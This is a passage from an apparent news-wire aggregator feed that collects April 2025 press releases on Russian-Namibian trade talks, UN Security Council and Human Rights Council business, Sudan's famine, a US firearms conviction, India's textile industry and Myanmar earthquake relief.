    Yuri Trutnev held a meeting with the Minister of International Relations and Trade of the Republic of Namibia Selma Ashipala-Musawyi

    April 1, 2025

    Yuri Trutnev held a meeting with the Minister of International Relations and Trade of the Republic of Namibia Selma Ashipala-Musawyi

    April 1, 2025

    Yuri Trutnev held a meeting with the Minister of International Relations and Trade of the Republic of Namibia Selma Ashipala-Musawyi

    April 1, 2025

    Previous news Next news

    Yuri Trutnev held a meeting with the Minister of International Relations and Trade of the Republic of Namibia Selma Ashipala-Musawyi

    In Windhoek (Namibia), Deputy Prime Minister of the Russian Federation – Plenipotentiary Representative of the President of the Russian Federation in the Far Eastern Federal District, Co-Chairman of the Intergovernmental Russian-Namibian Commission on Trade and Economic Cooperation Yuri Trutnev held a meeting with the Minister of International Relations and Trade of the Republic of Namibia Selma Ashipala-Musawyi. The development of Russian-Namibian relations, including strengthening trade and economic ties, were discussed at the meeting.

    “The friendship between our countries continues to develop within the framework of the Intergovernmental Russian-Namibian Commission on Trade and Economic Cooperation. We have been able to achieve impressive results. In 2024, an almost twofold increase in bilateral trade was recorded. I hope that we will continue to work in the same atmosphere of mutual understanding and cooperation that has accompanied the relations between our two countries all these years,” said Yuri Trutnev.

    The 11th meeting of the Intergovernmental Russian-Namibian Commission, which is planned to be held in Windhoek, was discussed.

    Yuri Trutnev recalled that following the 10th meeting of the commission, plans were outlined for further coordinated work aimed at achieving significant progress in bilateral business cooperation. Following the discussions, the Russian Government gave specific instructions to relevant departments and organizations so that they could carry out the necessary work to implement the decisions recorded in the final protocol. In turn, the Russian side expects prompt practical implementation of the outlined plans from its Namibian partners.

    “There is still a lot of work to be done,” noted Yuri Trutnev.

    Summing up the meeting, the Deputy Prime Minister emphasized the intention of the Russian side to develop bilateral ties. “We will develop relations between our countries and are waiting for proposals from the Namibian side to hold a meeting of the Intergovernmental Russian-Namibian Commission on Trade and Economic Cooperation. Our countries have long maintained friendly relations, and Russia will continue to be a reliable friend of Namibia,” concluded Yuri Trutnev.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    MIL OSI Russia News –

    April 2, 2025
  • MIL-OSI United Nations: Press Conference by Security Council President on Programme of Work for April

    Source: United Nations MIL OSI b

    The Security Council in April will convene two of its annual meetings on peacekeeping operations and on displaced persons and refugees at a “particular time for multilateralism” as “we are confronting a number of crises, including armed conflicts and funding”, its President for the month told reporters at a Headquarters conference today.

    “All of this is compelling multilateralism to think long and hard about its methods and about its capacities to tackle the challenges which it was established to address,” said Jérôme Bonnafont (France), who took up the French ambassadorship on 17 March and whose delegation holds the 15-member organ’s rotating presidency for this month.

    The above-mentioned meetings will convene on 7 April and 28 April focusing on peacekeeping operations and refugees and displaced persons, respectively.  On 2 April, the Council is also set to hold a briefing on the protection of civilians in armed conflict.

    Mr. Bonnafont told reporters that the UN’s principles are not just fundamental, “they are the bedrock of the multilateral system and international law”.  And in the Security Council, they must be harnessed for global peace and security.

    On the Ukrainian front, he said the question now is whether discussions will produce a ceasefire that leads to a just and lasting peace, underpinned by the principles enshrined in the United Nations Charter.  This must ensure respect for Ukraine’s territorial integrity.  “The Council must guide proceedings towards that outcome,” he stressed.

    In the Middle East, “we cannot rule out a regional escalation”, he warned, adding that the Council, on 29 April, will hold a meeting on the matter to be chaired by French Foreign Minister Jean-Noël Barrot.  The Council will also meet on Lebanon, Syria and Libya in April.

    The 15-member organ will focus on Africa, as well, holding several meetings throughout the month on the Democratic Republic of the Congo, Sudan and South Sudan, where entire populations have been compelled to flee, the French Permanent Representative said.  In the Americas region, the Council will hold a briefing on 21 April on Haiti, where there is “pressing need” for a UN mission, he added.

    Asked about the ceasefire in Ukraine, he said that the UN must support a peace that is based on the UN Charter, also noting relevant Council resolutions adopted last month.  “What is going on right now between the United States, Ukraine and the Russian Federation” must be “pushed in the right direction by the UN”, he went on to add.

    When asked about what “tools” the UN and European Union have in their toolbox to push talks in the right direction, he said that support to Ukraine from Europe is multifaceted.  “We are on the side of Ukraine which was aggressed by Russia,” he reiterated, also adding that Europe is financially and militarily supporting Kyiv, as well.

    Answering about Council “relevancy” in a time of protracted wars in Ukraine and Gaza, he said that the Council is actively working to develop processes, but that “there is no magical wand” to put an end to wars.  The Council has a mandate to support processes and deploy operations.  “It is no easy task,” he went on to emphasize, underscoring the importance of “political dynamics” to support peace on the ground.

    On Gaza’s humanitarian crisis and whether there could be a ceasefire achieved in April, he said work is being done to convince Hamas to liberate hostages with dignity.  Clearly, the bombing needs to stop, he said, urging Israeli forces to return to a ceasefire and calling on all parties to return to logic.  In the medium term, the international community must start preparing for Gaza’s reconstruction efforts.

    Asked about the security situation in Haiti, he said that the UN must deploy a mission there, but doing so is contingent on sufficient financing and logistical arrangements.  The security situation in that country, he stressed, is very complex and challenging.

    As to whether the Council will consider sanctioning Rwandan parties for their involvement in the Democratic Republic of the Congo, he said that mediation efforts are currently being supported including by Angola and Qatar.  The Council did express its view on the urgency of a ceasefire a few days ago, he noted.

    Responding to a question about protecting Syria’s minorities, he said the Council demanded that Syrian authorities act “as is expected of them, namely that they respect the civilian population and minorities”.  There is a transitional government in Syria “made up of people from different groups”.  For Syria to see a definitive return to peace, it must respect its own diversity and must be inclusive, he said.

    On the bombing of Lebanon, he said it is a very critical moment for Beirut, “which has a chance to engage in efforts for a lasting peace” and become a peaceful country that can coexist with its neighbours.

    For the full programme of work, please see:  www.un.org/securitycouncil/events/calendar.

    MIL OSI United Nations News –

    April 2, 2025
  • MIL-OSI United Nations: DR Congo: Surging violence as armed groups target civilians in the east, Human Rights Council hears

    Source: United Nations 2

    1 April 2025 Human Rights

    Civilians continue to bear the brunt of the violence in the Democratic Republic of the Congo (DRC) with 602 victims of extrajudicial or summary executions in North and South Kivu recorded over just two months, the Human Rights Council heard on Tuesday.

    The grim revelation emerged during a high-level discussion at the UN in Geneva on the human rights situation in DRC.

    ​​The Council – the UN’s foremost human rights forum – also heard updates on allegations of ongoing abuses in South Sudan and the Central African Republic.

    Surging violence

    Despite best efforts, armed groups including the Rwanda-backed M23 rebel forces have made major recent gains – occupying cities such as Goma and Bukavu – causing mass displacement.

    Conflict-related sexual violence “is being committed by all parties,” warned UN Deputy High Commissioner for Human Rights, Nada Al-Nashif, citing a 270 per cent spike in reported cases since January.

    “Any plans for a sustainable peace must tackle the root causes of the conflict, including the illegal exploitation of the national wealth that lies in natural resources,” she said, also calling for action against hate speech and corruption.

    She underscored the alarming scale of the crisis: nearly 26 million people face food insecurity, and over 7.8 million are now displaced nationwide. In the east – where multiple armed groups have battled national forces and allied militia for years – more than 1.6 million children are out of school.

    Renewed conflict and repression in South Sudan

    Turning to South Sudan, the UN human rights office (OHCHR) Global Operations Division Director, Maarit Kohonen Sheriff, painted a stark picture of escalating violence and political tension.

    She noted a “severe security, human rights and humanitarian crisis,” including deadly attacks in Upper Nile State and aerial bombardments that have displaced civilians and destroyed infrastructure.

    The Council heard that arrests and detentions linked to political affiliations, including members of the leading opposition militia, known as the SPLM-IO, have raised serious concerns, with some detainees held without access to legal representation or external monitoring.

    “The recent house arrest of First Vice President, Riek Machar is alarming,” Ms. Sheriff said, warning of threats to the 2018 power-sharing arrangement under the Revitalized Peace Agreement.

    Despite some progress – including new transitional justice laws and the creation of a human rights defenders’ network in Unity State – civic space remains severely restricted, and documented cases of conflict-related sexual violence have risen by 72 per cent compared to the previous year.

    Urgent funding needs

    Efforts to train prosecutors and police on investigating sexual violence were highlighted as positive, but Ms. Sheriff emphasised the urgent need for funding and international support.

    “Human rights technical cooperation efforts will only bear fruit if the parties in South Sudan recommit to the peace agreement,” she said.

    The international community must continue to support nation-building efforts and help “prevent a relapse into civil war,” she further emphasised.

    Fragile gains in Central African Republic

    The Council also heard updates from the Central African Republic (CAR), with Ms. Sheriff recognising the Government’s progress in adopting policies to promote human rights, including new protections for human rights defenders.

    Nevertheless, she stressed that the situation “remains difficult”, with violations still being committed by all parties to the conflict.

    Ms. Sheriff highlighted atrocities by armed groups such as the Azandé Ani Kpi Gbé militia in Haut-Oubangui, compounded by spillover violence from Sudan

    “An effective decentralisation process is essential for responsible governance,” she told the Council, urging inclusive local elections and more civic participation, especially by women and youth.

    Transparent justice

    Independent Expert Yao Agbetse echoed her call, urging full implementation of national reforms and increased transparency in justice. While noting progress, he warned that rights violations remain widespread, particularly in areas under armed group control.

    CAR’s Justice Minister, Arnaud Djoubaye Abazene, reaffirmed the Government’s commitment to extending judicial institutions across the country.

    “The population is thirsty for justice,” he said, citing efforts to expand courts and upcoming local elections as signs of resolve.

    MIL OSI United Nations News –

    April 2, 2025
  • MIL-OSI Security: Dallas Man Convicted of Selling Machinegun Conversion Devices

    Source: Office of United States Attorneys

    On Thursday, March 27, 2025, Corey Wilson, 20, was convicted by Senior United States District Judge Barabara M. G. Lynn for possession of an unregistered machinegun on May 30, 2023 and June 6, 2023, announced Acting United States Attorney for the Northern District of Texas Chad E. Meacham.

    According to evidence presented at trial, Wilson advertised machinegun conversion devices—which can be installed in an AR-platform to allow the firearm to fire fully automatic—for sale on his Instagram account.  Although these devices can be made quickly from a few dollars’ worth of material, Wilson asked for $150 apiece. 

    Testimony at trial revealed that undercover ATF agents contacted Wilson to purchase the devices. During the first purchase of six devices, Wilson explained that the devices had to be “activated” and demonstrated how to adjust and place them in a rifle to get them to fire “fully,” meaning fully automatic.  He sold six to the agents on May 30, 2023 and twenty on June 6, 2023, all within the Project Safe Neighborhood area of Northeast Dallas.

    Wilson is facing up to ten years in federal prison on each count.

    The Bureau of Alcohol, Tobacco, Firearms, & Explosives’ Dallas Field Division investigated the case.  Assistant United States Attorneys Robert Withers, Walt Junker, and Elise Aldendifer are prosecuting the case.

    This case is part of “Operation Texas Kill Switch,” a statewide initiative taking aim at machinegun conversion devices, also known as “switches,” which transform commercially available semi-automatic firearms into fully automatic weapons capable of firing faster than military-grade machineguns.

    This case is also part of Project Safe Neighborhoods (PSN), a program bringing together all levels of law enforcement and the communities they serve to reduce violent crime and gun violence, and to make our neighborhoods safer for everyone.

    MIL Security OSI –

    April 2, 2025
  • MIL-OSI United Nations: Sudan on brink of famine as fighting ravages Darfur, UN warns

    Source: United Nations MIL OSI b

    1 April 2025 Humanitarian Aid

    The humanitarian crisis in Sudan is spiralling as rival militaries continue to battle for control of the country, with the UN expressing profound alarm on Monday over escalating hostilities, particularly in North Darfur. 

    Spokesperson Stéphane Dujarric warned that “the humanitarian and security situation in Sudan remains dire and is worsening.”

    He highlighted intense fighting around El Fasher, noting, “we are gravely alarmed by reports of intensified hostilities… including attacks in the past two days that resulted in civilian casualties.”   

    The plight of displaced persons is particularly acute. “Yesterday, reported shelling in the Abu Shouk displacement camp… killed and injured civilians,” Mr. Dujarric confirmed.

    Famine taking hold

    This camp is among the critical hotspots where famine is taking hold, alongside Zamzam and Al Salam, and areas in the Western Nuba Mountains, affecting approximately 640,000 people.

    The UN Office for the Coordination of Humanitarian Affairs (OCHA) is making an urgent call for action to prevent widespread famine, especially as the lean and rainy season approaches. “It is critical that aid organisations have the safe and unimpeded access to people in need,” OCHA emphasised.

    Currently, around 25 million Sudanese face acute food insecurity, a number expected to peak between June and September. Beyond immediate food aid, agricultural assistance is vital to boost local production.   

    The UN Food and Agriculture Organisation (FAO) requires over $82 million to support 7.5 million farmers with seeds and essential resources before the planting season in June.

    ‘Time is running out’

    “With the rainy season starting soon, and flooding along key routes likely to compound access challenges, time is running out,” Mr. Dujarric warned.

    The conflict has devastated agricultural livelihoods, a lifeline for two-thirds of Sudan’s population. “The ongoing conflict in Sudan has shattered agricultural livelihoods… disrupted market access and left millions of farming families unable to plant or harvest,” he explained.

    Destruction of infrastructure and forced displacement have worsened the crisis.   

    Economic decline and trade restrictions have driven up food prices sharply, limiting access to basic necessities, the UN Spokesperson added.

    “OCHA stresses that timely support to Sudan’s farmers is essential – not only to avert famine…but also to restore livelihoods and build resilience.”   

    He underscored the UN’s position that civilians and civilian infrastructure must never be a target. “All parties must uphold their obligations… and take the utmost care to spare civilians.”

    MIL OSI United Nations News –

    April 2, 2025
  • MIL-OSI Asia-Pac: Threads of Progress

    Source: Government of India

    Threads of Progress

    How Make in India is Shaping the Future of Textiles and Apparel Industry

    Posted On: 01 APR 2025 7:46PM by PIB Delhi

    Introduction

    The Make in India initiative, launched in 2014, has played a crucial role in positioning India as a global textile manufacturing and export hub. The textile and apparel industry is one of the largest contributors to India’s economy, providing employment to millions and generating substantial foreign exchange earnings. With strong policy support, infrastructure development, and a skilled workforce, India has emerged as a preferred investment destination in the global textile sector.


    Overview of India’s Textile Industry

    The textile and apparel industry contributes 2.3% to our GDP, 13% to industrial production, and 12% to exports. India exported textile items worth US$ 34.4 billion in 2023-24, with apparel constituting 42% of the export basket, followed by raw materials/semi-finished materials at 34% and finished non-apparel goods at 30%. It is also the second largest employment generators, after agriculture, with over 45 million people employed directly, including many women and the rural population. As further evidence of the inclusive nature of this industry, nearly 80% of its capacity is spread across Micro, Small and Medium Enterprises (MSME) clusters in the country.

    The sector also has perfect alignment with the Government’s overall objectives of Make in India, Skill India, Women’s Empowerment, Rural Youth Employment and inclusive growth. The industry produces about 22,000 million pieces of garments per year, with the market size projected to reach US$ 350 billion by 2030, from the current $174 billion.

    Recently, the Ministry of Textiles reported a 7% increase in textile and apparel exports, including handicrafts, from April to December 2024, compared to the same period the previous year. In line with the growth roadmap, the Indian textile market currently ranks fifth globally, and the government is actively working to accelerate this growth to a rate of 15-20% over the next five years.


    Impact of ‘Make in India’ on the Textile Industry

    The Make in India initiative has catalyzed textile manufacturing and exports through key policy interventions, enhanced infrastructure, and incentives. In the Union Budget 2024-25, to promote domestic textile production, two more types of shuttle-less looms are added to fully exempted textile machinery by the government. The government has introduced multiple schemes to enhance textile production, boost investments, and promote exports, including:

    1. Production Linked Incentive (PLI) Scheme for Textiles
    • Objective: To increase manufacturing in man-made fibre (MMF) and technical textiles.
    • Budget: ₹10,683 crore.
    • Incentives: Financial incentives for large-scale textile manufacturers.


    1. PM MITRA (Mega Integrated Textile Region and Apparel) Parks
    • Objective: To develop world-class industrial infrastructure for textile manufacturing.
    • Focus: On developing integrated large scale and modern industrial infrastructure facility for total value-chain of the textile industry like spinning, weaving, processing, garmenting, textile manufacturing, processing & textile machinery industry.
    • Budget: ₹4,445 crore for a period 2021-22 to 2027-28.
    • Key Benefits: Reduced logistics costs, increased FDI, and better competitiveness in global markets.
    • Current Status: A total of 7 Parks established in states of Gujarat, Maharashtra, Madhya Pradesh, Tamil Nadu, Karnataka, Uttar Pradesh, and Telangana.


    1. Amended Technology Upgradation Fund Scheme (ATUFS)
    • Objective: To incentivise credit flow for benchmark credit linked technology upgradation in this MSME driven Textile Industry for supporting capital investment.
    • Budget: ₹17,822 crore.
    • Incentives: Capital subsidies for technology upgradation.


    1. Samarth (Scheme for Capacity Building in Textile Sector)
    • Objective: To provide skill training to workers in the textile industry, in partnership with the Ministry of Skill Development & Entrepreneurship.
    • Budget Allocation: An amount of ₹115 crores was sanctioned during the FY 2023-24, out of which ₹114.99 crores (99.9%) were disbursed.
    • Current Status: As of March 27, 2025, more than 4.78 lakh users have been registered on the Samarth portal. As on March 19, 2025, a total of 3.82 lakh beneficiaries have been trained (passed) and 2.97 lakh beneficiaries (77.74%) have been placed.


    1. Textile Cluster Development Scheme (TCDS)
    • Objective: To create an integrated workspace and linkages-based ecosystem for existing as well as potential textile units/clusters to make them operationally and financially viable.
    • Benefits: Cluster development model of TCDS will bring benefits of critical mass for customization of interventions, economies of scale in operation, competitiveness in manufacturing, cost efficient, better access to technology and information, etc.
    • Budget: ₹853 crore.
    • Current Status: As of March 18, 2025, about 1.22 lakh employment opportunities have been generated under the scheme. During 2024-25, ₹34.48 crore have been released.


    1. National Technical Textiles Mission (NTTM)
    • Objective: To boost Technical Textiles in the country.
    • Target Years: 2020-21 to 2025-26
    • Budget: ₹1480 crore
    • Focus: The Mission focuses on (i) research, innovation and development, (ii) promotion and market development (iii) education and skilling and (iv) export promotion in technical textiles to position country as global leader in technical textiles.
    • Current Status: As on January 1, 2025, 168 projects of value ₹509 crores (approx.) have been approved in the category of Specialty fibres and Technical Textiles.


    Union Budget Allocations for Ministry of Textiles

    The Union Budget announced an outlay of ₹5272 crores for the Ministry of Textiles for 2025-26. This is an increase of 19% over budget estimates of 2024-25 (Rs. 4417.03 crore).


    Key Highlights

    • Cotton Mission: A five-year plan to improve cotton productivity, especially extra-long staple varieties, with science and technology support.
    • Tax Exemptions on Looms: Duty removed on select shuttle-less looms to reduce costs and modernize weaving.
    • Customs Duty on Knitted Fabrics: Increased from “10% or 20%” to “20% or ₹115 per kg, whichever is higher” to curb cheap imports.
    • Handicraft Exports: Time for export extended from six months to one year, with more items eligible for duty-free input imports.
    • MSME Boost: Focus on exports, credit enhancement, and policies like the National Manufacturing Mission, Export Promotion Mission, Bharat Trade Net, and Fund of Funds to promote employment and entrepreneurship.


    These measures aim to boost domestic manufacturing, support MSMEs, modernize the textile sector, and enhance India’s global competitiveness.


    Export Growth and Market Expansion

    India is the 6th largest exporter of Textiles & Apparel in the world. The share of textile and apparel (T&A) including handicrafts in India’s total exports stands at a significant 8.21% in 2023-24. India has a share of 3.91% of the global trade in textiles and apparel. Major textile and apparel export destinations for India are USA and EU and with around 47% share in total textile and apparel exports.  The textile and apparel sector has witnessed significant export growth due to government incentives and trade agreements.

    The government has taken several steps to enhance exports in textiles and apparels, including:

    • Rebate of State and Central Taxes and Levies (RoSCTL): On 7th March 2019, Government approved Rebate of State and Central Taxes and Levies (RoSCTL) Scheme to rebate all embedded State and Central taxes/levies on export of Apparel/Garments and Made-ups to provide support and enhance competitiveness of these sectors.
    • Production Linked Incentive (PLI) Scheme for Textiles: Under this scheme, as per the Quarterly Review Reports (QRRs) released on 31.03.2024, the turnover achieved was Rs. 1,355 crore including export of Rs.166 crore.
    • Free Trade Agreements: India has so far signed 14 Free Trade Agreements (FTAs) including recently concluded agreement with United Arab Emirates (UAE), Australia and TEPA (Trade and Economic Partnership Agreement) with EFTA (European Free Trade Association) countries comprising Switzerland, Iceland, Norway & Liechtenstein. India has 6 Preferential Trade Agreements (PTAs) with various trading partners. India is presently engaged in FTA negotiations with some of its trading partners notable among these FTAs are India-UK Free Trade Agreement, India- EU Free Trade Agreement, and India-Oman FTA.
    • Quality Control Orders: The Ministry has actively taken up notification of standards for textile products in co-ordination with Bureau of Indian Standards and Quality Control Orders (QCOs) are issued to regulate quality and curb sub-standard imports.
    • Textile Advisory Group on Man-Made Fibre (MMF): The Ministry has constituted a “Textile Advisory Group on Man-made Fibre (MMF)” comprising stakeholders of the country’s entire Man-Made Fibre (MMF) including viscose to deliberate and make recommendations on the issues and concerns of the sector.
    • Exports Promotion Councils (EPCs): There are eleven Exports Promotion Councils (EPCs) representing various segments of the textiles & apparel value chain from Fibre to finished goods as well as traditional sectors like handloom, handicrafts and carpets.  These Councils work in close cooperation with the Ministry of Textiles and other Ministries to promote the growth and export of their respective sectors in global markets. 


    FDI in Textile and Apparel Industry


    Foreign Direct Investment (FDI) plays a role in the Indian textile and apparel sector. From January 2000 to March 2024, the textile sector received US$ 4,472.79 million (₹28,304.10 crore) in FDI equity. FDI in textile sector over the years can be traced in the graph below:

    BHARAT TEX 2024

    Bharat Tex 2024, a global textile expo was successfully organized during February 26 to February 29, 2024 by the consortium of 11 Textiles Export Promotion Councils with the support of Ministry of Textiles. Built on the twin pillars of trade and investment and with an overarching focus on sustainability, the 4-day event attracted besides policymakers and global CEOs, 3,500 Exhibitors, 3,000 Buyers from 111 Countries and over one lakh trade visitors. An exhibition spread across nearly 2 million sq ft of area and encompassing the entire textile value chain, including an artistically curated story of textiles- Vastra Katha were the highlights of the event. The event was hosted simultaneously at two state of the art venues in Delhi – Bharat Mandapam and Yashobhoomi with both venues fully subscribed.

    This global scale conference with 70 sessions and 112 international speakers saw engaging discussions on key textile issues of the day including Textile Mega Trends, Sustainability, resilient global supply chains and Manufacturing 4.0.


    BHARAT TEX 2025

    Bharat Tex 2025, India’s largest global textile event, was successfully organized from February 14 to 17, 2025, at Bharat Mandapam, New Delhi. The event spanned 2.2 million square feet and featured over 5,000 exhibitors, providing a comprehensive showcase of India’s textile ecosystem. More than 1,20,000 trade visitors, from 120+ countries including global CEOs, policymakers, and industry leaders, attended the event.

    Bharat Tex 2025 served as a platform to accelerate the government’s “Farm to Fibre, Fabric, Fashion, and Foreign Markets” vision. India’s textile exports have already reached ₹3 lakh crore, and the goal is to triple this to ₹9 lakh crore by 2030 by strengthening domestic manufacturing and expanding global reach. The event demonstrated India’s leadership in the textile sector and its commitment to innovation, sustainability, and global collaboration.


    Innovation in Textile Sector

    As far as innovation in textiles sector is concerned, Ministry of Textiles has conducted an Innovation Challenges in collaboration with Startup India & DPIIT. In this challenge, 9 winners were recognised and awarded, while incubation opportunities were presented to 6 awardees under the Atal Innovation Mission (AIM). Apart from this, 3 separate innovations challenges were conducted by nature fibre boards on their respective problem statements i.e. 

    • NJB Technological Innovation Grand Challenge in which 3 winners were recognised and awarded out of 125 applicants.
    • CSB Start-up Grand Challenge in which 4 winners were recognised and awarded out of             58 applicants.
    • CWDB Wool Innovation Challenge in which 3 winners were recognised and awarded out of     24 applicants.
    • 17 of the total above-mentioned winners are directly engaging in activities such as textile waste recycling, biobased fibres or sustainable garment production. 


    Cotton Industry in India

    Cotton is a vital commercial crop in India, contributing about 24% to global cotton production and sustaining the livelihoods of millions of farmers and workers. It plays a crucial role in India’s foreign exchange earnings through exports of raw cotton, intermediate products, and finished goods. India holds the largest cotton acreage in the world.

    • Acreage and Yield: India has the largest cotton acreage globally; ranks 36th in productivity.
    • Production and Consumption: India is the 2nd largest producer and consumer of cotton in the world.
    • Cotton Species: India grows all four species of cotton: G. Arboreum, G. Herbaceum (Asian cotton), G. Barbadense (Egyptian cotton) and G. Hirsutum (American Upland cotton).
    • Major Growing Zones: Cotton is primarily grown in the Northern, Central, and Southern zones of India.


    Production and Consumption of Cotton (in lakh bales)

    Cotton Year

    Production

    Consumption

    2021-22

    311.17

    322.41

    2022-23

    336.60

    313.63

    2023-24 (P)

    325.22

    323.00


    Import and Export of Cotton (in lakh bales)

    Cotton Season

    Import (in lakh bales)

    Export (in lakh bales)

    2021-22

    21.13

    42.25

    2022-23

    14.60

    15.89

    2023-24*

    6.73

    26.24

    * Position up to 30.06.2024


    Government Schemes and Initiatives:

    • Minimum Support Price (MSP) Operations to ensure remunerative prices to cotton farmers.
    • “Cott-Ally” mobile app for cotton farmers.
    • Aadhar-based farmer registration for MSP benefits.
    • E-auction for transparent sale of cotton stock.
    • QR code using Block Chain Technology for traceability of cotton.
    • Kasturi Cotton Bharat programme for branding Indian Cotton.


    Silk Industry in India

    Silk is an insect fibre known for its lustre, drape, and strength. It is called the “Queen of Textiles” worldwide. India has a long history with silk and is the second largest producer and the largest consumer of silk in the world. India is unique in producing all four commercial varieties of silk: Mulberry, Tropical & Oak Tasar, Muga, and Eri. The Indian sericulture industry is important because it provides a lot of employment, requires low capital, and gives good income to silk growers. India produced 38,913 MT of silk, making it the second largest producer globally, after China.


    Years

    Mulberry

    Tasar

    Eri

    Muga

    Total

    2004-05

    14,620

    322

    1,448

    110

    16,500

    2014-15

    21,390

    2,434

    4,726

    158

    28,708

    2020-21

    23,896

    2,689

    6,946

    239

    33,770

    2021-22

    25,818

    1,466

    7,364

    255

    34,903

    2022-23

    27,654

    1,318

    7,349

    261

    36,582

    2023-24

    29,892

    1,586

    7,183

    252

    38,913

    2024-25 (April-September)

    14,233

    106

    3,924

    92

    18,355

    Source: Central Silk Board, Bengaluru


    The Indian government supports the silk industry through various initiatives and schemes:

    • The Central Silk Board (CSB) is a statutory body under the Ministry of Textiles that was established in 1948 to develop the silk industry.
    • The Ministry of Textiles is implementing the Scheduled Caste Sub Plan (SCSP) and Tribal Sub Plan (TSP) under the Silk Samagra Scheme.
    • In 2023-24, the Ministry of Textiles, Government of India, allocated ₹25 crore for the implementation of the SCSP for sericulture. The entire funds allocated under SCSP were fully utilized/released for implementation of beneficiary-oriented components.
    • The government is also working on research and development in the silk sector to improve productivity and quality. This includes promoting soil testing, organic farming, and the use of silkworm by-products. They are also upgrading reeling technology and promoting indigenous automatic reeling machines to boost the Make in India program.
    • The industry also focuses on product design development and diversification to promote Indian silks and help manufacturers and exporters create innovative designs and fabrics.


    Jute Industry in India

    The jute industry is a major player in India’s economy, particularly in the eastern regions like West Bengal. It’s a vital source of employment, providing livelihoods for workers in organized mills and diversified units, and supporting numerous farm families. The Indian government actively supports the jute sector through various initiatives aimed at improving productivity, ensuring fair prices for farmers, and promoting the use of jute products.

    • The jute industry provides direct employment to 4 lakh workers in organized mills and diversified units, including the tertiary sector and allied activities.
    • It supports the livelihood of 40 lakh farm families.
    • As per the Office of Jute Commissioner, there are 116 composite jute mills.
    • West Bengal has the highest number of jute mills (86).
    • Government of India provides support to the jute growers through MSP operations by the Jute Corporation of India and also through direct purchase of jute sacking.
    • Average land area under raw jute & mesta cultivation is 799 thousand hectares (average of last four years).
    • Average production of raw jute & mesta is 10,990 thousand bales (average of last four years).
    • Average export of jute goods is 133 thousand MT per annum with a value of Rs. 21,150 million per annum (average of last four years).
    • Jute – ICARE has been launched for improving fibre quality and productivity, reducing the cost of jute production, and increasing the income of jute farmers.
    • The schemes for the promotion of the jute sector are primarily implemented by the National Jute Board.


    Conclusion

    The Make in India initiative has significantly enhanced India’s position in global textile manufacturing and exports through targeted policies, infrastructure development, and investment promotion. With sustained efforts, India is poised to become a global textile leader, driving economic growth and employment generation.


    References

    https://www.texmin.nic.in/textile-data

    https://jutecomm.gov.in/FAQ.html

    https://www.investindia.gov.in/sector/textiles-apparel

    https://pib.gov.in/PressReleasePage.aspx?PRID=2089306

    https://pib.gov.in/PressReleasePage.aspx?PRID=2098352

    https://pib.gov.in/PressReleasePage.aspx?PRID=2099411

    https://pib.gov.in/PressReleasePage.aspx?PRID=2114277

    https://pib.gov.in/PressReleaseIframePage.aspx?PRID=2104423

    https://www.indiabudget.gov.in/economicsurvey/doc/echapter.pdf

    https://www.texmin.nic.in/sites/default/files/Indian%20Jute%20At%20a%20Glance.pdf

    https://www.texmin.nic.in/sites/default/files/Note%20on%20Cotton%20Sector_0.pdf

    https://sansad.in/getFile/loksabhaquestions/annex/184/AU4118_0othg1.pdf?source=pqals

    https://sansad.in/getFile/loksabhaquestions/annex/184/AS245_n0CCI6.pdf?source=pqals

    https://sansad.in/getFile/loksabhaquestions/annex/184/AU2877_YZdL4e.pdf?source=pqals

    https://sansad.in/getFile/loksabhaquestions/annex/184/AU2873_sOQ5IE.pdf?source=pqals

    https://sansad.in/getFile/loksabhaquestions/annex/184/AS110_T8V4VD.pdf?source=pqals

    https://www.texmin.nic.in/sites/default/files/FDI%20inflow%20at%20a%20glance.pdf

    https://www.texmin.nic.in/sites/default/files/Table-2%20Raw%20Silk%20Production%20Statistics.pdf

    https://texmin.nic.in/sites/default/files/MOT%20Annual%20Report%20English%20%2807.11.2024%29.pdf

    https://www.texmin.nic.in/sites/default/files/FDI%20inflow%20%28Finacial%20year%20wise%29.pdf

    https://ddnews.gov.in/en/india-sets-new-record-with-7-rise-in-textile-exports-government-implements-multiple-schemes-to-boost-sector/

    Threads of Progress

    ***

    Make in India (T&A) | Explainer | 05

    Santosh Kumar | Sheetal Angral | Rishita Aggarwal

    (Release ID: 2117470) Visitor Counter : 183

    MIL OSI Asia Pacific News –

    April 2, 2025
  • MIL-OSI Video: Myanmar, Haiti & other topics – Daily Press Briefing (1 April 2025) | United Nations

    Source: United Nations (Video News)

    Noon Briefing by Stéphane Dujarric, Spokesperson for the Secretary-General.

    Highlights:
    – Myanmar/ Humanitarian
    – Myanmar / Special Envoy
    – Central Asia
    – Haiti
    – Deputy Secretary-General/Trip Announcement
    – Lebanon/Israel
    – Occupied Palestinian Territory
    – Syria
    – South Sudan
    – Sudan
    – Democratic Republic of the Congo
    – Central African Republic
    – Ukraine
    – Briefing

    MYANMAR/ HUMANITARIAN
    The Humanitarian and Resident Coordinator ad interim for Myanmar, Marcoluigi Corsi, today called on the world to step up support for the people of Myanmar.
    Mr. Corsi returned yesterday from a two-day visit to Nay Pyi Taw territory, where he witnessed the widespread destruction of infrastructure, including buildings, roads, and bridges.
    He said the most urgent needs are drinking water, hygiene, shelter, food, and medicine.
    The UN and its partners, many of whom were in Myanmar already, are actively delivering supplies while conducting assessments to determine the full scale of the needs. Some of these supplies include food, drinking water, shelter and medicine.
    The UN Refugee Agency have also rushed emergency supplies from Yangon to some 25,000 earthquake survivors in the Mandalay and Nay Pyi Taw areas and are mobilizing more relief items from their existing stocks in Myanmar.
    UNICEF and its partners have begun delivering emergency water, sanitation and hygiene kits, medical kits and nutrition supplies – all from its pre-positioned stocks.
    The agency is also mobilizing an additional 80 metric tonnes of critical supplies from its global hubs. But, they say this is not enough given the scale of the disaster people of Myanmar are facing.
    Telecommunications disruptions, damaged roads and debris continue to hinder the response. Severe shortages of medical supplies, including trauma kits, blood bags, anesthetics, assistive devices, essential medicines and tents for health workers.
    Search-and-rescue operations continue and responders work tirelessly to save those trapped under collapsed buildings. Currently, 25 urban search-and-rescue teams from 13 countries are operating in the country.
    The UN remains deeply committed to reaching people in Myanmar who need aid and we must act swiftly to provide relief before the upcoming monsoon season, which risks worsening the crisis.
    Even before this disaster, Myanmar faced an overwhelming humanitarian crisis, with nearly 20 million people in need due to conflict and climate-induced disasters, including recent severe flooding.
    Yet, the humanitarian response remains critically underfunded, with $56 million received so far, which is just 5 per cent of the $1.1 billion required.

    MYANMAR / SPECIAL ENVOY
